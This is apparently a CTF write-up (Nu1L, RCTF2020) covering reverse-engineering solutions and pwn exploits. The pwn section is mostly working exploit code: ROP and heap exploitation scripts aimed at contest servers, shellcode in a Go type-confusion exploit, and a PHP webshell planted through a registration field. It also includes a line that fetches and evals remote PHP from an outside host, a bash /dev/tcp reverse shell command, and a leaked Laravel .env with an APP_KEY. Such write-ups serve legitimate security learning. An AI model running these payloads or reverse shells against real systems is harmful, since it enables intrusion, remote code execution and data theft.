RCTF2020-WP

> Author:Nu1L Team

RE

My Switch Game

flag生成和吃豆方式（从哪边吃的豆）有关，搞到正确的吃豆方式就能输出正确的flag了，有一个特性是好像每次吃豆之后会rumble一下，对应的反馈信号是：

```
a2 10 xx 04 b4 01 4e 04 b4 01 4e
```

并且正好32次，于是可以直接写脚本提取出所有吃豆前的方向（放到joycon模拟器master根目录下跑）：

```
import argparse
import struct
import time

from joycontrol.report import InputReport, OutputReport, SubCommand

""" joycontrol capture parsing example.

Usage:
    parse_capture.py <capture_file>
    parse_capture.py -h | --help
"""

def _eof_read(file, size):
    """
    Raises EOFError if end of file is reached.
    """
    data = file.read(size)
    if not data:
        raise EOFError()
    return data

if __name__ == '__main__':

    # list of time, report tuples
    total = []

    with open(r'F:\path_to_shit_log\log.log', 'rb') as capture:
        try:
            start_time = None
            while True:
                # parse capture time
                _time = struct.unpack('d', _eof_read(capture, 8))[0]
                if start_time is None:
                    start_time = _time

                # parse data size
                size = struct.unpack('i', _eof_read(capture, 4))[0]
                # parse data
                data = list(_eof_read(capture, size))

                if data[0] == 0xA1:
                    report = InputReport(data)
```

```
                    # normalise time
                    total.append((_time, report))
                elif data[0] == 0xA2:
                    report = OutputReport(data)
                    # normalise time
                    total.append((_time, report))
                else:
                    raise ValueError(f'Unexpected data.')
        except EOFError:
            pass

    # Do some investigation...
    i = 1
    count = 0
    last_buttons = [0, 0, 0, 0]
    for each in total:
        data = each[1].data
        if data[3:] == [0x04, 0xb4, 0x01, 0x4e, 0x04, 0xb4, 0x01, 0x4e] and
data[0] == 0xa2:
            for idx in range(4):
                if last_buttons[idx] == 1:
                    print(label[idx], end=',')
            print('shit!')
        if (data[4] != 0 or data[5] != 0 or data[6] != 0) and data[0] == 0xa1
and data[1] == 0x30:
            time_context = time.asctime(time.localtime(each[0]))
            label = 'Down Up Right Left'.split()
            b = data[6]
            buttons = b & 1, (b >> 1) & 1, (b >> 2) & 1, (b >> 3) & 1

            if buttons != last_buttons:
                count += 1
                #print(time_context, data[4:7], i, ' -> count: ', count,  end='
')

                for idx in range(4):
                    if buttons[idx] == 1:
                        #print(label[idx], end=',')
                        pass
                # print()
                last_buttons = buttons
            i += 1
```

输出：


```
Left,shit!
Up,shit!
Up,shit!
Left,shit!
```

```
Left,shit!
Left,shit!
Left,shit!
Right,shit!
Left,shit!
Right,shit!
Left,shit!
Left,shit!
Left,shit!
Left,shit!
Up,shit!
Left,shit!
Right,shit!
Left,shit!
Right,shit!
Left,shit!
Down,shit!
Left,shit!
Right,shit!
Left,shit!
Up,shit!
Left,shit!
Right,shit!
Left,shit!
Right,shit!
Up,shit!
Up,shit!
Right,shit!
```

最后patch一下游戏：

```
.text:000000000000053C D5 05 00 90                ADRP            X21,
#0xB8000 ; Keypatch modified this from:
.text:000000000000053C                                                ;
ADRP X21, #0x80000
.text:0000000000000540 B5 E2 2C 91                ADD             X21, X21,
#0xB38 ; Keypatch modified this from:
.text:0000000000000540                                                ;
ADD X21, X21, #0x68
```

用yuzu跑起来，手动根据上面的要求吃一遍豆，吃完32个豆会输出flag。



play_the _game

直接逆向lib，用deflat去除混淆，然后可以发现题目要求的flag是flag{md5(0x%x)}。 %x对应值在每次电脑赢了之后会增长，增长到某个值之后才会触发输出flag，初步计算是100次后会到达目标值 懒得动态跑，在jupyter中抄一遍代码跑一遍即可出来结果为955939368，md5后即为flag

```
int dword_2B008 = 0x13F4E6A3;
int dword_2B00C = 0xDEF984B1;

void IncTick()
{
  int v0; // [sp+18h] [bp-78h]
  int v1; // [sp+6Ch] [bp-24h]

  v1 = (int)((sqrt((double)(8 * (dword_2B008 - 0x13F4E6A3) + 1)) - 1.0) / 2.0 +
1.0);
  dword_2B008 += v1;
  v0 = dword_2B008 % 4;
  if ( dword_2B008 % 4 )
  {
    switch ( v0 )
    {
      case 1:
        dword_2B00C *= v1;
        break;
      case 2:
        dword_2B00C <<= v1 % 8;
        break;
      case 3:
```

```
        dword_2B00C += dword_2B008;
        break;
    }
  }
  else
  {
    dword_2B00C = (~dword_2B00C & 0x384FD424 | dword_2B00C & 0xC7B02BDB) ^
(~dword_2B008 & 0x384FD424 | dword_2B008 & 0xC7B02BDB);
  }
}

while (dword_2B008 + 2003757756 < 0x8B63E4B5) {
    IncTick();
}

dword_2B00C
```

go-flag

main_main_fun1里读取输入并且使用runtime_chansend1发送给下一个goroutine，所以在有runtime_chanrecv1的函数中断点再动态跟进即可。

单字节验证，定位到runtime_chanrecv1后面在内存中查看即可得到每个字节的值

RCTF{my_br4in_is_f__ked}

panda_trace

https://github.com/panda-re/panda

题目给了两个文件,一个是panda的快照一个是plog,生成是用monitor里面的begin_record功能记录的,panda会记录下来在一段时间内的执行快照,并且提供了一个replay功能可以重放这段时间发生的事情

panda在重放的时候,可以使用他自己提供的插件来进行污点分析,将题目两个文件改成符合快照命名规则的名称,进行replay,使用replay功能重放,使用stringsearch插件搜索RCTF,在replay时可以得到出现此字符串的指令数,然后利用dump内存的功能,dump此处内存(这里是一条一条试的,发现在625914625处指令保存的内存中,可以dump出完整的flag

```
/home/mozhucy/build/panda/build/x86_64-softmmu/panda-system-x86_64 \\
        -m 1G \\
        -replay ./trace \\
        --usbdevice tablet \\
        -panda memsavep:instrcount=625914625,file=mymem.dd
```

```
mozhucy@ubuntu:~$ strings mymem.dd | grep RCTF
RCTF{
RCTF{5a57467a65563930636d466a5a53413d}
```

rust-flag

attach上去，给输入下个内存断点，然后动态跟进就找到flag验证的地方了。

单字节验证，就是输入每个字节异或一个值，然后对比，动态跟进去就得到flag了。

RCTF{sTream_eQuals}

Cipher

```
#include<stdio.h>
#include<time.h>
#include<stdlib.h>
#include<stdio.h>
#include<string.h>
struct block
{
   unsigned long long a;
   unsigned long long b;
};

unsigned long long ror(unsigned long long a,int n)
{
    return (a >> n) + (a << (64-n));
}

block enc(unsigned long long  key[],block in)
{
    unsigned long long b1 = in.a;
    unsigned long long b2 = in.b;

    unsigned long long s1 = key[0];
    unsigned long long s2 = key[1];

    unsigned long long t1 = (b2 >> 8) + (b2 << 0x38) + b1 ^ s1;
    unsigned long long t2 = (b1 >> 0x3d) + b1 * 8 ^ t1;
    unsigned long long i = 0;
    while (i < 0x1f)
    {

        s2 = (s2 >> 8) + (s2 << 0x38) + s1 ^ (long long)i;
        s1 = (s1 >> 0x3d) + s1 * 8 ^ s2;
        t1 = (t1 >> 8) + (t1 << 0x38) + t2 ^ s1;
        t2 = (t2 >> 0x3d) + t2 * 8 ^ t1;
        i = i + 1;
        // printf("enc %d:%p\n",i,s1);
        // printf("steg %d:%p %p\n",i,t1,t2);
    }
    block res;
```

```
    res.a = t2;
    res.b = t1;
    return res;
}

block dec(unsigned long long  key[],block in)
{
    unsigned long long b1 = in.a;
    unsigned long long b2 = in.b;

    unsigned long long s1 = key[0];
    unsigned long long s2 = key[1];
    unsigned long long t2 = b1;
    unsigned long long t1 = b2;

    unsigned long long s1t[32] = {0};
    unsigned long long s2t[32] = {0};
    s1t[0] = s1;
    s2t[0] = s2;
    unsigned long long i = 0;
    while (i < 0x1f)
    {
        s2 = (s2 >> 8) + (s2 << 0x38) + s1 ^ (long long)i;
        s1 = (s1 >> 0x3d) + s1 * 8 ^ s2;
        s1t[i+1] = s1;
        s2t[i+1] = s2;
        i = i + 1;
        // printf("enc %d:%p\n",i,s1);
    }

    i = 0;
    while (i < 0x20)
    {
        // printf("steg %d:%p %p\n",i,t1,t2);
        t2 = ror(t2 ^ t1,3);
        t1 = ror((t1 ^ s1t[31-i]) - t2,64-8);
        // t1 = (t1 >> 8) + (t1 << 0x38) + t2 ^ s1;
        // t2 = (t2 >> 0x3d) + t2 * 8 ^ t1;
        i = i + 1;
    }

    block res;
    res.a = t2;
    res.b = t1;
    return res;
}
```

```
unsigned char encflag[] =
{0x2a,0x0,0xf8,0x2b,0xe1,0x1d,0x77,0xc1,0xc3,0xb1,0x71,0xfc,0x23,0xd5,0x91,0xf4
,0x30,0xf1,0x1e,0x8b,0xc2,0x88,0x59,0x57,0xd5,0x94,0xab,0x77,0x42,0x2f,0xeb,0x7
5,0xe1,0x5d,0x76,0xf0,0x46,0x6e,0x98,0xb9,0xb6,0x51,0xfd,0xb5,0x5d,0x77,0x36,0x
f2,0xa};

unsigned char testenc[] =
{0x1,0x14,0x92,0xdd,0xed,0x6d,0xf9,0xcb,0xb1,0xb6,0x8a,0xbb,0x2,0xa,0x99,0x51,0
x3d,0xc3,0x3a,0x41,0x40,0x11,0x9f,0x5c,0x70,0x26,0x6f,0x76,0x95,0x66,0xfb,0xd2}
;

int isp(unsigned char* d)
{
    for(int i=0;i<15;i++)
    {
        if(d[i] <= 0x20 || d[i]>=0x7f)
        {
            return 0;
        }
    }
    return 1;
}

unsigned long long tol(unsigned char *s)
{
    unsigned long long res = 0;
    for(int i=0;i<8;i++)
    {
        res <<= 8;
        res += s[i];
    }
    return res;
}

int main()
{
    unsigned long long key[2] = {0};
    block input;
    unsigned long long *t = (unsigned long long *)&encflag;
    input.a = tol(&encflag[0]);
    input.b = tol(&encflag[8]);
    unsigned long gt = 0x5ed246fe - 345600;
    // unsigned long gt = 0;

    unsigned char des[32] = {0};
    unsigned long long guess = 0x10000;

    // key[0] = 0x27a7000000000000;
    // input.a = 0x6161616161616161;
```

```
    // input.b = 0x6161616161616161;
    // block fk = enc(key,input);
    // printf("test:%p %p\n",fk.a,fk.b);

    // block testres2 = dec(key,fk);
    // printf("test:%p %p\n",testres2.a,testres2.b);

    key[0] = 0x7413000000000000;
    for(int i=0;i<3;i++)
    {
        input.a = tol(&encflag[i*16]);
        input.b = tol(&encflag[i*16 + 8]);
        block de1 = dec(key,input);
        block de2;
        de2.a = de1.b;
        de2.b = de1.a;
        char* fk = (char*)&de2;
        for(int i=0;i<16;i++)
        {
            printf("%c",fk[15-i]);
        }

    }

    // while (guess--)
    // {
    //     // srand(gt);
    //     // check
    //     // block testi;
    //     // testi.a = 0xf766b0f461988a91;
    //     // testi.b = 0xea68b3e7e0a791be;
    //     // block testres = dec(key,enc(key,testi));
    //     // if(testres.a != testi.a || testres.b != testi.b)
    //     // {
    //     //     printf("fuck %p\n",guess);
    //     // }

    //     key[0] = guess<<(64-16);
    //     key[1] = 0;
    //     // printf("%p\n",key[0]);
    //     block de1 = dec(key,input);
    //     memcpy(des,&de1,16);
    //     if(isp(des))
    //     {
    //         printf("%s %p %p %p\n",des,key[0],key[1],gt);
    //     }

    // }
```

```
    return 0;
}
```

PWN

bf

看起来是个brainfuck的解释器

>和<有边界控制

>的时候没有验证等于opcode

栈上的off-by-one 可以打bf的代码段

string的长度比较小的时候，会存在栈上，通过打最后一个byte到下面 做到溢出

接着orw就可以了

```
from pwn import *

elf = ELF("./bf",checksec=False)
libc = ELF("./libc.so.6",checksec=False)

def csu(rdi,rsi,rdx,func):
    payload = p64(0x49DC+pie)
    payload += p64(func)+p64(rdi)+p64(rsi)+p64(rdx)+p64(0x49C0+pie)
    payload += 'A'*(8*7)
    return payload

while True:
    try:
        # s = process("./bf")
        s = remote("124.156.135.103","6002")
        payload = '+[>,]>.,'
        payload = payload.rjust(0xf,'1')
        s.sendline(payload)
        for i in range(0x400-2):
            s.send("1")
        s.send('\x00')
        s.send('\xf8')
        s.recvuntil("done! your code: ")
        s.recv(8)
        pie = u64(s.recv(6)+'\x00\x00')-0x4980
        success(hex(pie))
        raw_input(">")
        puts_plt = elf.plt['puts']+pie
```

```
        puts_got = elf.got['puts']+pie
        read_plt = elf.plt['read']+pie
        read_got = elf.got['read']+pie
        pop_rdi = 0x00000000000049e3+pie
        pop_rsi_r15 = 0x00000000000049e1+pie
        bss = pie+0x207500
        pop_rsp_rbp = 0x000000000000288d+pie
        payload = 'y'+p64(0)+p64(1)+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)
        payload += csu(0,bss,0x1000,read_got)
        payload += p64(pop_rsp_rbp)+p64(bss)
        payload += '+[>,]>.,'
        raw_input(">")
        s.sendlineafter('want to continue?',payload)
        for i in range(0x400-2):
            s.send("1")
        s.send('\x00')
        s.send('\xd0')
        s.recvuntil("want to continue?\n")
        s.send("n")
        puts = s.recv(6)+'\x00\x00'
        puts = u64(puts)
        offset = puts-libc.sym['puts']
        success(hex(offset))
        system = offset+libc.sym['system']
        open_ = offset+libc.sym['open']
        write = offset+libc.sym['write']
        read = offset+libc.sym['read']
        pop_rdx = offset+0x0000000000001b96
        sh = bss+0x300
        payload =
'A'*8+p64(pop_rdi)+p64(sh)+p64(pop_rsi_r15)+p64(0)+p64(0)+p64(open_)
        payload +=
p64(pop_rdi)+p64(3)+p64(pop_rsi_r15)+p64(bss+0x400)+p64(0)+p64(pop_rdx)+p64(0x1
00)+p64(read)
        payload += p64(pop_rdi)+p64(bss+0x400)+p64(puts_plt)
        payload = payload.ljust(0x300,'\x00')
        payload += './flag\x00'
        raw_input(">")
        s.send(payload)
        s.interactive()
    except:
        pass
```

Best_php

http://124.156.129.96:8081/file?file=php://filter/read=convert.base64-encode/resource=../.env

```
APP_NAME=Laravel
```

```
APP_ENV=local
APP_KEY=base64:4dAiqrhXpwJnbKOG+Ql/P7i0v0oRmPgiTSPXKWyxem0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=sqlite
DB_DATABASE=/var/www/ctf-challenge/database/db.sqlite
DB_FOREIGN_KEYS=true

BROADCAST_DRIVER=log
CACHE_DRIVER=file
QUEUE_CONNECTION=sync
SESSION_DRIVER=database
SESSION_LIFETIME=120

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null

AWS_ACCESS_KEY_ID=
AWS_SECRET_ACCESS_KEY=
AWS_DEFAULT_REGION=us-east-1
AWS_BUCKET=

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
```

http://124.156.129.96:8081/file?file=/var/www/ctf-challenge/database/db.sqlite

http://124.156.129.96:8081/file?file=php://filter/read=convert.base64-encode/resource=/var/www/ctf-challenge/php-my_ext-so-is-here-go-for-it/my_ext.so

下载发现是个堆的pwn题

交互脚本，只能一次性的发送payload （libc 2.27）

zif_ttt_show的返回值是个字符串，使用php代码来保存作为leak

strcpy造成的off-by-null，从高向低清0即可

先清堆块，把堆的布局搞的可控，然后正常off-by-null做就可以了

稳定getshell

```
from pwn import *
import requests
import uuid
from urllib import quote
s = requests.Session()

def register():
    tmpstr = uuid.uuid1().__str__()
    name = "<?php eval($_GET[1]);die(0);?>"+tmpstr
    email = tmpstr+"@qq.com"
    burp0_url = "http://124.156.129.96:8084/register"
    burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:56.0) Gecko/20100101 Firefox/56.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Accept-
Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
                     "Accept-Encoding": "gzip, deflate", "Referer": "
<http://124.156.129.96:8084/register>", "Content-Type": "application/x-www-
form-urlencoded", "Connection": "close", "Upgrade-Insecure-Requests": "1"}
    burp0_data = {"name": name, "email": email,
                  "password": "123456789", "password_confirmation":
"123456789"}
    s.post(burp0_url, headers=burp0_headers, data=burp0_data)

def login():
    burp0_url = "http://124.156.129.96:8084/login"
    burp0_cookies = {"laravel_session":
"eyJpdiI6IlFiM0wwamNTN0drUkxxZnk0bXB3Umc9PSIsInZhbHVlIjoiV2txaW5FVlliS21vbjNrel
E0UVlNRkVQVkVESWZnUDJVVGE0TG9CQjYzaEhKWGxWOEdmcElGMGxxU1Rqc3RyWSIsIm1hYyI6IjIzM
jc5YWI5MDhhNzM4Y2ViMjliYWQxNzU4Y2E2ODNkMDFmYmMzOGVhOTFkN2IwMWUzMzdjZjA0YjRlODIw
Y2IifQ%3D%3D"}
    burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:56.0) Gecko/20100101 Firefox/56.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Accept-
Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
                     "Accept-Encoding": "gzip, deflate", "Referer": "
<http://124.156.129.96:8084/login>", "Content-Type": "application/x-www-form-
urlencoded", "Connection": "close", "Upgrade-Insecure-Requests": "1"}
    burp0_data = {"email": "nu1lctf@163.com", "password": "nu1lctf@163.com"}
    s.post(burp0_url, headers=burp0_headers,
           cookies=burp0_cookies, data=burp0_data)

def php_eval(phpcode):
```

```
    return s.get("http://124.156.129.96:8084/file?file=%2Fvar%2Fwww%2Fctf-challenge%2Fdatabase%2Fdb.sqlite&1=$evalc=file_get_contents('http://39.105.216.123/exp.php');eval($evalc);").text

register()
code = ""

def hint():
    global code
    code += "ttt_hint();"

def backdoor(idx):
    global code
    code += "ttt_backdoor("+str(idx)+");"

def alloc(idx, size):
    global code
    code += "ttt_alloc("+str(idx)+","+str(int(size))+");"

def free(idx):
    global code
    code += "ttt_free("+str(idx)+");"

def edit(idx,content):
    global code
    code += "ttt_edit('"+str(content)+"',"+str(idx)+");"

def show(idx):
    global code
    # ttt_show may leak addr, you could assign it to a variable. eg: $a = ttt_show(1);
    code += "$a = ttt_show("+str(idx)+");"

def u64x():
    global code
    code += "$a = strrev($a);"
    code += "$a = bin2hex($a);"
    code += "echo '0x'.$a;"
    code += "$a = hexdec('0x'.$a);"
    code += "$a = $a-0x78;"
    code += "echo $a;"

def p64x():
    global code
    code += '$realloc_hook = pack("LL", $a & 0xffffffff, $a >> 32);'


def pwn():
    global code
```

```
    code += "die(0);"
    f = open("./exp.php","w")
    # f.write("<?php\n")
    f.write(code)
    f.close()
    # print("[*]payload: "+code)
    print(php_eval(code))

# code = "phpinfo();"
# pwn()
hint()

# start here
for i in range(0x10,0x3f0,0x10):
    for j in range(100):
        alloc(0,i)

alloc(0,0x70)
for i in range(7):
    alloc(i,0xf0)
alloc(8,0xf0)
alloc(9,0x20)
alloc(10,0x28)
alloc(11,0xf0)
alloc(12,0x20)
hint()
for i in range(7):
    free(i)
free(8)
edit(10,'A'*0x28)
for i in [7,6,5,4,3,2,1,0]:
    tmp = 0x20+i
    edit(10,'A'*tmp)
edit(10,'A'*0x20+'\x60\x01')
free(11)
alloc(0,0x70)
alloc(0,0x70)
show(9)
u64x()
p64x()
free(10)
alloc(1,0x100)

code += 'ttt_edit(\''+'A'*0x30+"\'.$realloc_hook"+',"+"1);"
alloc(2,0x20)
alloc(4,0x200)
edit(4,'/bin/bash -c "bash -i >& /dev/tcp/xxxxxxxxx/9999 0>&1"\x00')
alloc(3,0x20)
edit(3,'tttpwnit')
```

```
backdoor(4)
# end here

pwn()
```

note

与hitcon lazyhouse类似，不过只能用一次任意edit，所以用了large bin attack。

```
from pwn import *
#r = process('./note')
r = remote('124.156.135.103',6004)
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
libc = ELF('./libc.so')
rn = lambda n : r.recv(n)
ra = lambda : r.recv()
ru = lambda s : r.recvuntil(s)
rl = lambda : r.recvline()
sl = lambda s : r.sendline(s)
sd = lambda s : r.send(s)

def add(idx,size):
    ru("Choice: ")
    sl("1")
    ru("Index: ")
    sl(str(idx))
    ru("Size: ")
    sl(str(size))

def free(idx):
    ru("Choice: ")
    sl('2')
    ru("Index: ")
    sl(str(idx))
def show(idx):
    ru("Choice: ")
    sl('3')
    ru("Index: ")
    sl(str(idx))
def edit(idx,content):
    ru("Choice: ")
    sl('4')
    ru("Index: ")
    sl(str(idx))
    ru("Message:")
    sd(content)
def just1(idx,content):
```

```
    ru("Choice: ")
    sl('7')
    ru("Index: ")
    sl(str(idx))
    ru("Message:")
    sd(content)
def aim(content):
    ru("Choice: ")
    sl('6')
    ru("Give a super name: ")
    sd(content)
add(0,21524788884141834)
free(0)

add(0, 0x88)
add(1, 0x248)
add(2, 0x248)
add(6, 0x248)
add(3, 0x88)
add(7, 0x88)
add(4, 0x448)

for i in range(7):
    add(5, 0x248)
    free(5)
just1(0, b'a' * 0x80 + p64(0) + p64(0x781))
free(1)
add(1, 0x338)
edit(1,b'b' * 0x240 + p64(0) + p64(0x251)+b"\n")
add(5, 0x600)
show(2)
rn(0xf0)
libc_addr = u64(rn(8)) - 1120 - (libc.symbols['__malloc_hook'] + 0x10)
log.success('libc_addr: ' + hex(libc_addr))
rn(8)
heap_addr = u64(rn(8)) & 0xfffffffffffff000
log.success('heap_addr: ' + hex(heap_addr))

free(2)
add(2,0x248)
edit(2, b'c' * 0xe0 + p64(0) + p64(0x441) + p64(libc_addr + 0x1e50a0) +
p64(libc_addr + 0x1e50a0) + p64(0) + p64(libc_addr + 0x1e7600 - 0x20)+b'\n')
free(4)
add(4, 0x88)
free(4)
free(2)
edit(1, b'd' * 0x240 + p64(0) + p64(0x251) + p64(heap_addr)+b"\n")

add(2, 0x248)
```

```
add(4, 0x248)

edit(4, p64(0x0000000200000000)+b'\x00'*0x58+p64(libc_addr
+libc.symbols['__free_hook'])+b'\n')
one_gadget = libc_addr+0x106ef8
aim(p64(one_gadget)+b'\n')
free(0)

r.interactive()
```

golang_interface

```
package main

// <https://blog.stalkr.net/2015/04/golang-data-races-to-break-memory-
safety.html>
// <https://blog.stalkr.net/2019/12/the-gomium-browser-exploits.html>

type itf interface {
  X() bool
  L() uint64
}

type safe struct {
  f *uint64
}

type unsafe struct {
  f func(string) bool
}

var good itf
var bad itf
var confused itf

func (s *safe) X() bool {
  return false
}

func (s *safe) L() uint64 {
  return *s.f
}

var sc string

func (u *unsafe) X() bool {
  if u.f != nil {
    u.f(sc)
```

```
  }
  return false
}

func (u *unsafe) L() uint64 {
  return 0
}

var pp uint64
var val uint64

func boolfunc(sc string) bool {
  return pp == 12345
}

func runsc(sc string) []int {
  x0 := 0x05eb909090909090
  x1 := 0x06eb9008247c8b48
  x2 := 0x06eb90900cefc148
  x3 := 0x06eb90900ce7c148
  x4 := 0x06eb9000001000be
  x5 := 0x06eb9000000007ba
  x6 := 0x06eb900000000ab8
  x7 := 0x0000082464ff050f
  return []int{x0,x1,x2,x3,x4,x5,x6,x7}
}

func main() {
  pp = 0x0000000000133337
  good = &safe{f: &pp}
  bad = &unsafe{f: boolfunc}
  f := runsc
  confused = good

  go func() {
    var i int
    for {
      confused = bad
      confused = good
      i++

      if i > 100000 {
        break
      }
    }
  }()

  for {
    val = confused.L()
```

```
    if val != pp && val != 0 {
      break
    }
  }

  pp = val + 0x5a
  //sc =
"\x6a\x68\x48\xb8\x2f\x62\x69\x6e\x2f\x2f\x2f\x73\x50\x48\x89\xe7\x68\x72\x69\x
01\x01\x81\x34\x24\x01\x01\x01\x01\x31\xf6\x56\x6a\x08\x5e\x48\x01\xe6\x56\x48\
x89\xe6\x31\xd2\x6a\x3b\x58\x0f\x05"
  sc =
"\x6a\x29\x58\x6a\x02\x5f\x6a\x01\x5e\x99\x0f\x05\x48\x89\xc5\x48\xb8\x01\x01\x
01\x01\x01\x01\x01\x01\x50\x48\xb8\x03\x01\x26\x0e\x02\x71\x25\x37\x48\x31\x04\
x24\x6a\x2a\x58\x48\x89\xef\x6a\x10\x5a\x48\x89\xe6\x0f\x05\x6a\x03\x5d\x6a\x03
\x5e\x48\xff\xce\x78\x0b\x56\x6a\x21\x58\x48\x89\xef\x0f\x05\xeb\xef\x6a\x68\x4
8\xb8\x2f\x62\x69\x6e\x2f\x2f\x2f\x73\x50\x48\x89\xe7\x68\x72\x69\x01\x01\x81\x
34\x24\x01\x01\x01\x01\x31\xf6\x56\x6a\x08\x5e\x48\x01\xe6\x56\x48\x89\xe6\x31\
xd2\x6a\x3b\x58\x0f\x05"

  for {
    ret := confused.X()
    if ret == true {
      break
    }
  }
  f(sc)
}
```

no_write

禁用了write，侧信道进行爆破

```
from pwn import *

#context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

rn = lambda n : r.recv(n)
ra = lambda : r.recv()
ru = lambda s : r.recvuntil(s)
rl = lambda : r.recvline()
sl = lambda s : r.sendline(s)
sd = lambda s : r.send(s)

def call_func(r12, r13, r14,r15):
    buf = p64(0x40076A)
    buf += p64(0) # rbx
    buf += p64(1) # rbp
```

```
    buf += p64(r12) # func_addr
    buf += p64(r13) # edi
    buf += p64(r14) # rsi
    buf += p64(r15) # rdx
    buf += p64(0x400750)
    buf += b'\x00' * 56
    return buf

flag = ''
while(1):
    i=0x29
    while(1):
        #r = process("./no_write")
        r = remote('129.211.134.166', 6000)
        read_got = 0x600FD8
        bss = 0x601078
        pop_rbp = 0x400588
        leave_ret = 0x40067c
        ##stack bss
        payload = b'a'*0x18+call_func(read_got,0,bss,0x580)+p64(pop_rbp) +
p64(bss+0x4f8) + p64(leave_ret)
        sd(payload)
        ##__libc_start_main
        pop_rdi = 0x400773
        pop_rsp = 0x40076d
        syscall = 0x6014d8
        payload1 = b"flag"
        #payload1 = b"./flag"
        payload1 += b'\x00'*(0x38-len(payload1))
        payload1 += call_func(read_got,0,syscall,0x1)
        payload1 += call_func(read_got,0,bss+0x580,0x2)
        payload1 += call_func(syscall,bss,0,0)

        flag_addr = 0x601318
        payload1 += call_func(read_got,3,bss+0x580,len(flag))
        payload1 += call_func(read_got,3,flag_addr,0x1)

        payload1 += p64(0x040076A)+p64(i)+p64(0)*5
        payload1 += p64(0x40075D)+p64(0)*7
        payload1 += call_func(read_got,0,bss+0x580,0x10)*2
        payload1 += b'\x00'*(0x480-len(payload1))
        payload1 += p64(pop_rsp)+p64(0)*0xf +
call_func(0x600FF0,pop_rdi,0,bss+0x20)
        payload1 += b'a'*(0x580-len(payload1))
        sd(payload1)
        sd(b'\x7f')
        sd(b'a'*2)
        try:
            sleep(1)
```

```
            r.send("a"*0x10)
            r.recv(1,timeout=2)
            flag += chr(i+1)
            r.close()
            break
        except:
            i += 1
            try:
                r.close()
            except:
                pass
        print(i)
        print(flag)
```

0c

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import struct

code = "'getenv'; '(Ljava/lang/String;)Ljava/lang/String;';
'([Ljava/lang/String;)V'; 'main'; 'SourceDebugExtension'; 'FLAG'"
code += "print('getenv');"

def c_str(s):
  r = ''
  for c in s:
    r += '\\x%02x' % (ord(c))
  return r

# pool
codestr = ""  # this starts at #28
codestr += "\x0c\x00\x13\x00\x15"   # name & type: Stringgetenv(String): #29
codestr += "\x0a\x00\x06\x00\x22"   # method ref: java.lang.System:getenv  #30
codestr += "\x0c\x00\x13\x00\x15"   # name & type: Stringgetenv(String): #29
codestr += "\x00\x21"   # access flag
codestr += "\x00\x02"   # this class
codestr += "\x00\x04"   # super class
codestr += "\x00\x00" * 2   # iface, field cnt

# method
codestr += "\x00\x01"   # method count
codestr += "\x00\x09"   # access: static public
codestr += "\x00\x19"   # name: main
codestr += "\x00\x17"   # desc
